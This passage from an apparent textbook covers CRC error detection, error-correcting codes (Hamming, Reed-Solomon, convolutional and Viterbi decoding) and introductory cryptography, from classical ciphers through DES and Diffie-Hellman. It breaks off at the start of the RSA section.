Multiple bits? - Various generator polynomials are used with different properties. Must have one factor of the polynomial being $x^1 + 1$, because this ensures all odd numbers of bit errors (1,3,5,7...).

[1]Cyclic Redundancy Code.

Some common generators:

- **CRC-12** - $x^{12} + x^{11} + x^3 + x^2 + x^1 + 1$
- **CRC-16** - $x^{16} + x^{15} + x^2 + 1$
- **CRC-32** - $x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + 1$
- **CRC-CCITT** - $x^{16} + x^{12} + x^5 + 1$

This seems a complicated way of doing something, but polynomial long division is easy when all the coefficients are 1. Assume we have a generator $g(x)$ of $x^5 + x^2 + 1$ (100101) and the stream $F(x)$: 101101011.

Our final bit stream will be $101101011xxxxx$. We divide $F(x)$ by $g(x)$, and the remainder is appended to $F(x)$ to give us $T(x)$:

```
             1010.01000
100101 )101101011.00000
        100101
          100001
          100101
             1001.00
             1001.01
                   1000
```


We append our remainder to the original string, giving $T(x) = 10110101101000$.

When this stream is received, it is divided but now will have no remainder if the stream is received without errors.

6.1.1 Hardware representation

In the previous section we mentioned that polynomial long division is easy when all the coefficients are 1. This is because a simple electronic circuit can perform the calculation continuously on a stream of bits.

The circuit is constructed from exclusive-or gates (XOR gates), and shift registers.




D	**C**	**Q**
0	↑	0
1	↑	1
0	↓	D
1	↓	D

A	**B**	**A XOR B**
0	0	0
0	1	1
1	0	1
1	1	0

Table 6.1: Logic functions for XOR and the shift register.

The XOR gate output is the exclusive-or function of the two input values. The shift register output **Q** changes to the input value when there is a rising clock signal.

Simple circuits may be constructed from these two gates which can perform polynomial long division. In the circuit shown in the figure below, there are five shift registers, corresponding to a check sequence length of 5 bits, and a polynomial generator of length 6. In this example, the generator polynomial is **100101**[2].



If the hardware system has “all 0s”, and we input the stream **101101011**, we get the following states:

Input data	**D4**	**D3**	**D2**	**D1**	**D0**	**Note**
...	0	0	0	0	0	Initial state
1	0	0	0	0	1	First bit
0	0	0	0	1	0	Second bit
1	0	0	1	0	1	Third bit
1	0	1	0	1	1	
0	1	0	1	1	0	
1	0	1	0	0	0	
0	1	0	0	0	0	
1	0	0	1	0	0	
1	0	1	0	0	1	
0	1	0	0	1	0	
0	0	0	0	0	1	
0	0	0	0	1	0	
0	0	0	1	0	0	
0	0	1	0	0	0	

[2]The left-most shift register corresponds to the least significant bit of the generator polynomial.

6.2 Case study: ethernet

Ethernet is the term for the protocol described by ISO standard 8802.3. It is in common use for networking computers, principally because of its speed and low cost. The maximum size of an ethernet frame is 1514 bytes[3], and a 32-bit FCS is calculated over the full length of the frame.

The FCS used is:

- **CRC-32** - $x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + 1$

On a 10Mbps ethernet, a full length frame is transferred in less than 1 mS, and the polynomial long division using the above generator polynomial is done efficiently using a 32 stage shift register found in the ethernet circuitry. This circuitry calculates the FCS as each bit is received, and is used both for

- constructing a FCS when transmitting, and
- checking the FCS when receiving.

6.3 Error correction

There are various methods used to correct errors. An obvious and simple one is to just detect the error and then do nothing, assuming that *something else* will fix it. This method is fine when *something else* is able to fix the error, but is of no use if there is no *something else*!

- In data communication protocols, it is common to just ignore errors that are received, while acknowledging correct data. If an error is received, the lack of an acknowledgement eventually leads to a retransmission after some timeout period. This technique is called ***ARQ*** (for **A**utomatic **R**epeat re**Q**uest).
- With computer memory, we have a large number of extremely small gates storing bits of information. Radiation (gamma rays, X rays) can cause the gates to change state from time to time, and modern computer memory *corrects* these errors.

When we do this second sort of correction, it is called ***FEC*** (**F**orward **E**rror **C**ontrol) to differentiate it from ***ARQ*** systems.

[3]1500 bytes of data, a source and destination address each of six bytes, and a two byte type identifier. The frame also has a synchronizing header and trailer which is not checked by a CRC.

6.3.1 Code types

We can divide error correcting codes (ECC) into continuous and block-based types. Convolutional encodings are used for continuous systems, and the common block-based codes are:

- Hamming codes (for correcting single bit errors),
- Golay codes (for correcting up to three bit errors), and
- Bose-Chaudhuri-Hocquenghem (***BCH***) codes (for correcting block errors).

Different types of error correcting codes can be combined to produce composite codes. For example, *Reed-Solomon* block-codes are often combined with convolutional codes to improve all-round performance. In this combined setup, the convolutional code corrects randomly distributed bit errors but not bursts of errors while the *Reed-Solomon* code corrects the burst errors.

6.3.2 BER and noise

When designing a system, we may have to achieve a specified bit-error-rate (*BER*). This *BER* generally depends on the type of data. For example, video data may require a very low *BER* (10^{-7}) whereas speech may be acceptable with a *BER* of 10^{-4}. In figure 6.2, we see the raw error rates for various data storage and communication systems.

System	**Error rate (errors/bit)**
Wiring of internal circuits	10^{-15}
Memory chips	10^{-14}
Hard disk	10^{-9}
Optical drives	10^{-8}
Coaxial cable	10^{-6}
Optical disk (CD)	10^{-5}
Telephone System	10^{-4}

Table 6.2: Rates of errors for various systems.

In communication systems, BER depends on the signal-to-noise ratio (SNR), as we saw in chapter 4. We can determine the theoretical channel capacity knowing the SNR[4] using our equations from section 4.4.1.

[4]If the signal to noise is 1000:1, then our probability of bit error is 0.001.

For example:

- If the BER is 0.01, the channel capacity $C \simeq 0.92$ bits/symbol.
- If the BER is 0.001, the channel capacity $C \simeq 0.99$ bits/symbol.
- If the BER is 0, the channel capacity $C = 1$ bits/symbol.

The theoretical maximum channel capacity is quite close to the *perfect* channel capacity, even if the BER is high. We have a range of ways of reducing BER on a particular bandwidth channel. We can increase the signal (power), or reduce the noise (often not possible), or use ECC.

The benefit of error correcting codes is that they can *improve* the received BER without increasing the transmitted power. This performance improvement is measured as a system ***gain***.

Example: Consider a system without ECC giving a BER of 0.001 with a *S/N* ratio of *30dB* (1000:1). If we were to use an ECC *codec*, we might get the same BER of 0.001 with a S/N ratio of *20dB* (100:1). We say that the system gain due to ECC is *10dB* (10:1).

6.3.3 A very bad ECC transmission scheme: repetition

An initial scheme to correct transmission errors might be to just repeat bits[5].

```
Data:     0  1  0  0  1  1  1  1  ...
Transmit: 000111000000111111111111...
```

If we send three identical bits for every bit we wish to transmit, we can then use a voting system to determine the most likely bit. If our natural BER due to noise was 0.01, with three bits we would achieve a synthetic BER of 0.0001, but our channel capacity is reduced to about $C = 0.31$ bits/symbol.

We can see from this that the rate of transmission using *repetition* has to approach zero to achieve more and more reliable transmission. However we know from section 4.4.1 that the theoretical rate should be equal to or just below the channel capacity C. Convolutional and other encodings can achieve rates of transmission close to the theoretical maximum.

[5]Note: there is no point in repeating bits *twice*. you must repeat three times, or 5 times, and then vote to decide the best value.

6.3.4 Hamming

Hamming codes are block-based error correcting codes. Here we derive the inequality used to determine how many extra *hamming* bits are needed for an arbitrary bit string.

The *hamming* distance is a measure of how FAR apart two bit strings are. If we examine two bit strings, comparing each bit, the *hamming* distance is just the number of different bits at the same location in the two bit strings. In the following case, we determine that there are three different bits, and so the *hamming* distance is 3.

```
A:          0 1 0 1 1 1 0 0 0 1 1 1
B:          0 1 1 1 1 1 1 0 0 1 0 1
A XOR B:    0 0 1 0 0 0 1 0 0 0 1 0
```

If we had two bit strings X and Y representing two characters, and the *hamming* distance between any two codes was d, we could turn X into Y with d bit errors.

- If we had an encoding scheme (for say ASCII characters) and the minimum *hamming* distance between any two codes was $d+1$, we could ***detect*** up to d bit errors[6].
- We can ***correct*** up to d bit errors in an encoding scheme if the minimum *hamming* distance is $2d+1$.

If we now encode m bits using r extra *hamming* bits to make a total of $n = m + r$, we can count how many correct and incorrect *hamming* encodings we should have. With m bits we have 2^m unique messages - each with n illegal encodings, and:

$$\begin{aligned}(n+1)2^m &\leq 2^n\\ (m+r+1)2^m &\leq 2^n\\ m+r+1 &\leq 2^{n-m}\\ m+r+1 &\leq 2^r\end{aligned}$$

We solve this inequality, and then choose R, the next integer larger than r.

Example: If we wanted to encode 8 bit values ($m = 8$) and be able to recognise and correct single bit errors:

$$\begin{aligned}8+r+1 &\leq 2^r\\ 9 &\leq 2^r - r\\ r &\simeq 3.5\\ R &= 4\end{aligned}$$

[6]Because the code d bits away from a correct code is not in the encoding.

6.3.5 Reed-Solomon codes

Reed-Solomon codes are block-based error correcting codes which are particularly good at correcting bursts (sequences) of bit errors. They are found in a wide range of digital communications and storage applications. Reed-Solomon codes are used to correct errors in digital wireless applications such as wireless LAN systems, and low Earth orbit (LEO) satellite communication systems.

Reed-Solomon codes belong to the *BCH* family of block codes, in which the encoder processes a discrete block of data to produce an encoded block (or codeword).

A Reed-Solomon code is specified as

- ***RS(n,k)*** with ***s***-bit symbols.

This means that the encoder takes k data symbols of s bits each and adds parity symbols to make an n symbol There are $n - k$ parity symbols of s bits each.

A Reed-Solomon decoder can correct up to t symbols that contain errors in a codeword, where

$$2t = n - k$$

Example: A popular Reed-Solomon code is *RS(255,223)* with *8*-bit symbols. Each codeword contains 255 code word bytes, of which 223 bytes are data and 32 bytes are parity. In this example, $n = 255$, $k = 223$, and $s = 8$. When these figures are plugged into the above equation, we can see that

$$\begin{aligned} 2t &= 32 \\ \text{and so } t &= 16 \end{aligned}$$

The Reed-Solomon decoder in this example can correct any 16 symbol errors in the codeword. Said in another way, *errors in up to 16 bytes anywhere in the codeword can be automatically corrected*. In the worst case, 16 bit errors may occur, each in a separate symbol (byte) so that the decoder corrects 16 bit errors. In the best case, 16 complete byte errors occur so that the decoder corrects 16 x 8 bit errors.

Given a symbol size s, the maximum codeword length n for a Reed-Solomon code is $n = 2^s - 1$. For example, the maximum length of a code with 8-bit symbols is 255 bytes.

The amount of processing *power* required to encode and decode Reed-Solomon codes is proportional to the number of parity symbols for each codeword. A large value means that a large number of errors can be corrected but requires more computation than a small value.

6.3.6 Convolutional codes

Convolutional codes are designed to operate continuously and so are especially useful in data transmission systems. The convolutional *encoder* operates on a continuous stream of data using a shift-register to produce a continuous encoded output stream.

The output bit sequence depends on previous sequences of bits. The resultant received bit sequence can be examined for the *most likely correct* output sequence, even when modified with an arbitrary number of errors.

This encoding technique is computationally *inexpensive*, and is commonly used in radio modems. Convolutional codes are effective for correcting some types of bit errors, particularly the type of error distribution produced by Gaussian noise. However, these codes are not good at correcting burst errors, which are longer sequences of errors.

Convolutional encoding

The length of shift register used for a convolutional code is known as the ***constraint length***, and it determines the maximum number of sequential input bits that can affect the output. The code rate R_{code} is the ratio of the input symbol size to output encoding size:

$$R_{\text{code}} = \frac{k}{n}$$






Figure 6.1: Sample convolutional encoder.

An example convolutional encoder with $R_{\text{code}} = \frac{1}{2}$, and constraint length 3 is shown in figure 6.1. This coder produces two bits for every single bit of input, and the resultant tree of state changes repeats after three bits - that is, it only has four distinct states.


These four distinct states are labelled A, B, C and D in the diagram below[7].



We normally show this in a *trellis* diagram, which more clearly shows the repetition of the four states:



If we were to input the sequence **011010**, we would get the following trace through the trellis, with the bit sequence output as **001110110101**:



It is easy to see that there are only certain paths through the trellis diagram, and it is possible to determine the *most likely* path, even with large numbers of bit errors. A rate $\frac{1}{2}$ convolutional encoding can often reduce errors by a factor of 10^2 to 10^3.

[7]**Note:** In these diagrams, we take the ***upper*** path for an input of **0** and the ***lower*** path for an input of **1**.

Viterbi decoding

The ***Viterbi*** algorithm tries to find the most likely received data sequence, by keeping track of the four *most likely* paths through the trellis. For each path, a running count of the *hamming* distance between the received sequence and the path is maintained.

Once we have received the first three codes, we start only selecting those paths with a lower hamming distance. For each of the nodes A..D, we look at the hamming distances associated with each of the paths, and only select the one with the lower hamming value. If two merging paths have the same hamming distance, we choose the upper one.

At any stage in this procedure, we can stop the process, and the most likely received string is the one with the lowest hamming code.

6.3.7 Case study: ECC encoders

A finite or *Galois* field is a group of elements with arithmetic operations in which elements behave differently than usual. The result of adding two elements from the field is another element in the field. Reed-Solomon encoders and decoders need to carry out this sort of arithmetic operations. A number of commercial hardware implementations exist for Reed-Solomon encoding and decoding. The ICs tend to support a certain amount of programmability (for example, $RS(255, k)$ where $t = 1$ to 16 symbols).

Example: The COic5127A from Co-Optic Inc, contains a modern high data rate programmable Reed Solomon encoder that will encode blocks of up to 255 eight bit symbols to provide corrections of up to 10 errors per code block at data rates up to 320 Mbs. The output code block will contain the unaltered original data symbols followed by the generated parity symbols.
The chip supports encoding rates from 0 to 320 Mbs, and comes in a 68 Pin J leaded plastic chip carrier.

Reed-Solomon codecs can also be implemented in software, the major difficulty being that general-purpose processors do not support *Galois* field arithmetic operations. For example, to implement a *Galois* field *multiply* in software requires a test for 0, two log table look-ups, modulo add, and anti-log table look-up. However, software implementations can operate reasonably quickly, and a modern software codec can decode:

Code	**Rate**
$RS(255, 251)$	12 Mb/s
$RS(255, 239)$	2.7 Mb/s
$RS(255, 223)$	1.1 Mb/s

Viterbi decoders are commonly used in conjunction with trellis modulation in most modern high speed modems.

6.4 Summary of topics

In this section, we introduced the following topics:

- Error detection
- Error correction

Supplemental questions for chapter 6

1. What is the overriding reason that we use polynomial long-division to calculate an FCS?
2. Calculate the minimum extra bits needed for encoding a 16 bit value, with single-bit error recovery.
3. Calculate the minimum extra bits needed for encoding a 16 bit value, with two-bit error recovery.

Further study

- There is a lot of introductory material accessable on the Internet. You may wish to look more closely at Hamming codes and CRCs.

Chapter 7

Encryption and authentication

Security and Cryptographic systems act to reduce failure of systems due to the following threats:

Interruption - attacking the availability of a service (Denial of Service).

Interception - attacks confidentiality.

Modification - attacks integrity.

Fabrication - attacks authenticity. Note that you may not need to decode a signal to fabricate it - you might just record and replay it.

Encoding and ciphering systems have been in use for thousands of years. Systems developed before 1976 had a common identifying characteristic: If you knew how to **encipher** the plaintext, you could always **decipher** it[1].

> *I then told her the key-word, which belonged to no language, and I saw her surprise. She told me that it was impossible, for she believed herself the only possessor of that word which she kept in her memory and which she had never written down.*
>
> *I could have told her the truth - that the same calculation which had served me for deciphering the manuscript had enabled me to learn the word - but on a caprice it struck me to tell her that a genie had revealed it to me. This false disclosure fettered Madame d'Urfé to me. That day I became the master of her soul, and I abused my power.*
>
> Complete Memoirs of Casanova (1757), quote.

You can read this at http://hot.ee/memoirs/casanova/gutenberg.htm. We call these systems *symmetric* key systems.

[1] And *vice-versa* of course.

7.1 Symmetric key systems




Figure 7.1: Symmetric key model

Symmetric key systems are generally considered insecure, due to the difficulty in distributing keys. We can model the use of a symmetric key system as in Figure 7.1.

7.1.1 Simple ciphers - transposition

Transposition ciphers just re-order the letters of the original message. This is known as an anagram:

- *parliament* is an anagram of *partial men*
- *Eleven plus two* is an anagram of *Twelve plus one*

Perhaps you would like to see if you can unscramble "*age prison*", or "*try open*".

You can detect a transposition cipher if you know the frequencies of the letters, and letter pairs. If the frequency of single letters in ciphertext is correct, but the frequencies of letter pairs is wrong, then the cipher may be a transposition.

This sort of analysis can also assist in unscrambling a transposition ciphertext, by arranging the letters in their letter pairs.

7.1.2 Simple ciphers - substitution

Substitution cipher systems encode the input stream using a substitution rule. The Cæsar cipher from Section 1.4.1 is an example of a simple substitution cipher system, but it can be *cracked* in at most 25 attempts by just trying each of the 25 values in the keyspace.

If the mapping was more randomly chosen as in Table 7.1, it is called a monoalphabetic substitution cipher, and the keyspace for encoding 26 letters would be $26! - 1 = 403,291,461,126,605,635,583,999,999$. If we could decrypt $1,000,000$ messages in a second, then the average time to find a solution would be about $6,394,144,170,576$ years!

Code	**Encoding**
A	Q
B	V
C	X
D	W
...	...

Table 7.1: Monalphabetic substitution cipher

We might be lulled into a sense of security by these big numbers, but of course this sort of cipher can be subject to frequency analysis. In the English language, the most common letters are: "E T A O N I S H R D L U..." (from most to least common), and we may use the frequency of the encrypted data to make good guesses at the original plaintext. We may also look for *digrams* and *trigrams* (th, the). After measuring the frequencies of each character, digram and trigram in the monoalphabetic substitution cipher, we associate the most common ones with our ETAO letters, and then look at the resultant messages. In addition, *known* text (if any) may be used.

If the key is large (say the same length as the text) then we call it a one-time pad.

The Vigenère cipher is a polyalphabetic substitution cipher invented around 1520. We use an encoding/decoding sheet, called a *tableau* as seen in Table 7.2, and a keyword or key sequence.

	A	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**...**
A	A	B	C	D	E	F	G	H	...
B	B	C	D	E	F	G	H	I	...
C	C	D	E	F	G	H	I	J	...
D	D	E	F	G	H	I	J	K	...
E	E	F	G	H	I	J	K	L	...
F	F	G	H	I	J	K	L	M	...
G	G	H	I	J	K	L	M	N	...
H	H	I	J	K	L	M	N	O	...
...	...	...	...	...	...	...	...	...	...

Table 7.2: Vigenère tableau

If our keyword was BAD, then encoding HAD A FEED would result in

Key	B	A	D	B	A	D	B	A
Text	H	A	D	A	F	E	E	D
Cipher	I	A	G	B	F	H	F	D

If we can discover the length of the repeated key (in this case 3), and the text is long enough, we can just consider the cipher text to be a group of interleaved monoalphabetic substitution ciphers and solve accordingly. The index of coincidence is the probability that two randomly chosen letters from the cipher will be the same, and it can help us discover the length of a key, particularly when the key is small:

$$IC = \frac{1}{N(N-1)} \sum_{i=0}^{25} F_i(F_i - 1)$$

where F_i is the frequency of the occurences of symbol i. Figure 9-4 in the textbook shows the indices of coincidence for random english text for different periods.

```
Ifwecandiscoverthelengthoftherepeatedkeyandthetextislongenoughwecanjustconsiderthecipher texttobeagroupofinterle
eaveIfwecandiscoverthelengthoftherepeatedkeyandthetextislongenoughwecanjustconsiderthecipher texttobeagroupofint
---x-------------x--------xx----x------------------------------------------------x----------x------------------
```

In the above example, there is some evidence that the text is shifted by 4 or 5. We can directly calculate an index of coincidence factor for a shift of an encoded string by 1,2,3, and the value calculated will be higher when the shift is correct.

The ideas here were developed by William F. Friedman in his Ph.D. and in [Fri]. Friedman also coined the words “cryptanalysis” and “cryptology”. Friedman worked on the solution of German code systems during the first (1914-1918) world war, and later became a world-renowned cryptologist.

7.1.3 DES - Data Encryption Standard




Figure 7.2: An S-box

The S-box (Substitution-Box) is a hardware device which encodes *n* bit numbers to other *n* bit numbers and can be represented by a permutation. In Figure 7.2 we see a binary S-box. A P-box is just a simple permutation box. If you use an S-box and a P-box at once, you have a product cipher which is generally harder to decode, especially if the P-box has differing numbers of input and output lines (1 to many, 1 to 1 or many to 1).

DES was first proposed by IBM using 128 bit keys, but its security was reduced by NSA (the National Security Agency) to a 56 bit key (presumably so they could decode it in a reasonable length of time). At 1ms/GUESS. It would take 10^{80} years to solve 128 bit key encryption. The DES Standard gives a business level of safety, and is a product cipher.

The (shared) 56 bit key is used to generate 16 subkeys, which each control a sequenced P-box or S-box stage. DES works on 64 bit messages called *blocks*. If you intercept the key, you can decode the message. However, there are about 10^{17} keys.




Figure 7.3: The Fiestel structure

Each of the 16 stages (rounds) of DES uses a Feistel structure which encrypts a 64 bit value into another 64 bit value using a 48 bit key derived from the original 56 bit key. In Figure 7.3, we see the symmetrical nature of DES encryption and decryption.




Figure 7.4: ECB and CBC

There are several modes of operation in which DES can operate, some of them better than others. The US government specifically recommends not using the weakest simplest mode for messages, the Electronic Codebook (ECB) mode. They recommend the stronger and more complex Cipher Feedback (CFB) or Cipher Block Chaining (CBC) modes as seen in Figure 7.4.

The CBC mode XORs the next 64-bit block with the result of the previous 64-bit encryption, and is more difficult to attack. DES is available as a library on both UNIX and Microsoft-based systems. There is typically a *des.h* file, which must be *included* in any C source using the DES library:

```
#include “des.h”
//
// - Your calls
```

After initialization of the DES engine, the library provides a system call which can both encrypt and decrypt:

```
int des_cbc_encrypt(clear, cipher, schedule, encrypt)
```


where the *encrypt* parameter determines if we are to encipher or decipher. The *schedule* contains the secret DES key.

7.1.4 Case study: Amoeba capabilities

All Amoeba objects are identified by a *capability* string which is encrypted using DES encryption. A *capability* is long enough so that you can’t just make them up.

If you have the string, you have whatever the capability allows you. If you want to give someone some access to a file, you can give them the capability string. They place this in their directory, and can *see* the file.

All AMOEBA objects are named/identified by capabilities with four fields:


(48 bits)
(24 bits)
(8 bits)
(48 bits)
Server Port
Object ID
Rights
Checkfield
Identifies the server which manages the object
Identifies which operations are allowed
Internal number which the server uses to identify the object
Protects against forging

To further prevent tampering, the capability is DES encrypted. The resultant bit stream may be used directly, or converted to and from an ASCII string with the ***a2c*** and ***c2a*** commands.

7.2 Public key systems

In 1976 Diffie and Hellman published the paper "*New Directions in Cryptography*" [DH76], which first introduced the idea of *public* key cryptography. Public key cryptography relies on the use of enciphering functions which are not *realistically* invertible unless you have a deciphering key. For example, we have the discrete logarithm problem in which it is relatively easy to calculate $n = g^k \,\mathbf{mod}\, p$ given g, k and p, but difficult to calculate k in the same equation, given g, n and p.

7.2.1 Diffie-Hellman key agreement

The Diffie-Hellman paper introduced a new technique which allowed two separated users to *create* and *share* a secret key. A third party listening to all communications between the two separated users is not realistically able to calculate the shared key.




Figure 7.5: Diffie-Hellman key exchange protocol

Consider the participants in the system in Figure 7.5. The knowledge held by each of the participants is different.

- All participants know two system parameters p - a large prime number, and g - an integer less than p. There are certain constraints on g to ensure that the system is not feasibly invertible.
- Alice and Bob[2] each have a secret value (Alice has a and Bob has b) which they do not divulge to anyone. Alice and Bob each calculate and exchange a public key ($g^a \mod p$ for Alice and $g^b \mod p$ for Bob).
- Ted knows g, p, $g^a \mod p$ and $g^b \mod p$, but neither a nor b.

Both Alice and Bob can now calculate the value $g^{ab} \mod p$.

[2]It is common to use the names Bob, Ted, Carol and Alice (from the movie of the same name) when discussing cryptosystems.

1. Alice calculates $(g^b \textbf{ mod } p)^a \textbf{ mod } p = (g^b)^a \textbf{ mod } p$.
2. Bob calculates $(g^a \textbf{ mod } p)^b \textbf{ mod } p = (g^a)^b \textbf{ mod } p$.

And of course $(g^b)^a \textbf{ mod } p = (g^a)^b \textbf{ mod } p = g^{ab} \textbf{ mod } p$ - our shared key.

Ted has a much more difficult problem. It is difficult to calculate $g^{ab} \textbf{ mod } p$ without knowing either a or b. The algorithmic run-time of the (so-far best) algorithm for doing this is in

$$O(e^{c\sqrt{r \log r}})$$

where c is small, but ≥ 1, and r is the number of bits in the number. By contrast, the enciphering and deciphering process may be done in $O(r)$:

Bit size	Enciphering	Discrete logarithm solution
10	10	23
100	100	1,386,282
1,000	1,000	612,700,000,000,000,000,000,000
10,000	10,000	722,600,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000

Note that we can calculate expressions like $g^x \textbf{ mod } p$ relatively easily, even when g, x and p are large. The following code shows an algorithm[3] which iterates to a solution, and never has to calculate a larger number than p^2:

```
c := 1;  { attempting to calculate mod($g^Q$,p) }
x := 0;
while x<>Q do
    begin
       x := x+1;
       c := mod(c*g,p)
    end;
{ Now c contains mod ($g^Q$,p) }
```

7.2.2 Encryption




Figure 7.6: Encryption using public keys

Public key schemes may be used for encrypting data directly. In Figure 7.6, a transmitter encrypts the message using the public key of the recipient. Since the private key may not be generated easily from the public key, the recipient is reasonably sure that no-one else can decrypt the data.

[3]Stephen Glasby points out that this is a very slow algorithm. Perhaps you would like to consider how it could be improved?

7.2.3 Authentication




Figure 7.7: Authentication using public keys

We can use public key schemes to provide authentication. If one machine wants to *authentically* transmit information, it encodes using both its private key and the recipient's public key as seen in Figure 7.7. The second machine uses the others public key and its own private key to decode.

7.2.4 RSA (Rivest, Shamir, Adelman)

This public key system relies on the difficult problem of trying to find the complete factorization of a large composite[4] integer whose prime factors[5] are not known. Two RSA-encrypted messages have been cracked:

